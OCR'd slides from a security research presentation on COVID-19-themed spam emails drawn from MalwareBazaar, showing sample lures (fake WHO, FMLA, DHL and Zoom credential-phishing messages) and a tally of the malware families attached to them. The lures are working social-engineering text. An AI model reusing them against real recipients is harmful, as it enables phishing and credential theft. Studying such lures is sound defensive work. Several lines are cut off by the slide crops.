
From MalwareBazzar, Keyword “COVID-19”

Attackers set multiple lures to make people open the email



Attackers take advantage of themes that are more psychologically of interest to more people than common spam emails

Subject of spam email disguised as Covid-19 Virus related



差出人: [redacted]@who.int>
宛先: undisclosed-recipients:
ＣＣ:
件名: Coronavirus disease (COVID-19) Important Communication.

メッセージ COVID 19 - WORLD HEALTH ORGANIZATION CDC_DOC zip.arj (371 KB)

*Advice on the Use of Masks.

*Home care for patients with suspected novel coronavirus (nCoV) infection presenting with mild symptoms and management of contacts.

*Q&A on infection prevention and control for health care workers caring for patients with suspected or confirmed 2019-nCoV

above number. Then please

差出人: COVID-19 CENTER [redacted]
宛先: [redacted]
ＣＣ:
件名: The following is the modified Employee Request Form for leave under the FMLA Family and Medical Leave Act (FMLA)
送信日時: 2020/05/20 (水) 2

メッセージ FMLAINSTRUCTIONS.doc (124 KB)

Dear employees, The following no
Coronavirus Response Act. We wa
comprehend these modifications.
that will be effective may. 30st, 2
been created, fill out the requestf
The above is an automatic alert, p
Best Regards

差出人: DHL EXPRESS [redacted]
宛先:
ＣＣ:
件名: COVID 19 SUPPORT ITEMS
送信日時: 2020/06/2


メッセージ DHL EXPRESS.zip (579 KB)

Dear Customer

We attempted to deliver your item at 8:10am on June 21th, 2020. (Read enclosed file details). The delivery attempt failed because nobody was present at the shipping address, so this notification has been automatically sent.

If the parcel is not scheduled for re-delivery or picked up within 72 hours, it will be returned to the sender.

Subject of spam email disguised as Covid-19 Virus related



差出人: [redacted]
宛先:
ＣＣ:
件名: Zoom meeting - COVID update & General staff safety

送信日時: 2021/05/12 (水) 0:51

CAUTION! This email originated outside of Bekaert. Please help keep our organization and partners safe. It's up to us; think before you click.

Zoom

Hello [redacted]od@b[redacted]t.com

You have been sent a zoom meeting invitation via the attached link

Tuesday, May 11, 2021

Zoom © 2021

Sign in

[redacted]od@[redacted]rt.com


Password

Can't access your account? Click Here!

It's a good idea to close all browser windows.

What country these spam mail have been sent from ?

Note: Unknown 11 are not included



Self Research

Malware attached to spam emails in this research

The Amount of Number

AGENTTESLA+GULOADER -> AGENTTESLA 62
LOKIBOT+GULOADER -> LOKIBOT 28
GULOADER -> UNKNOWN 26
NANOCORERAT 13
FORMBOOK+GULOADER -> FORMBOOK 13
ADWIND 12
ASYNCRAT 12
HAWKEYE 11
UNKNOWN 9
TRICKBOT 7
REMCOSRAT+GULOADER -> REMCOSRAT 6
NJRAT 3
AZORULT 3
NETWIRE 3
ICEDID 3
KEYLOGGER 2
KPOT 2
AVEMARIARAT+GULOADER -> AVEMARIARAT 2
TROYSTEALER 1
QNODESERVICE 1
MASSLOGGER 1
KEYBASE 1
HIMERA 1
GULOADER -> LUCIFER 1
DUNIHI 1
DRIDEX 1
DONABOT 1
LEMONDUCK 1
0
10
20
30
40
50
60

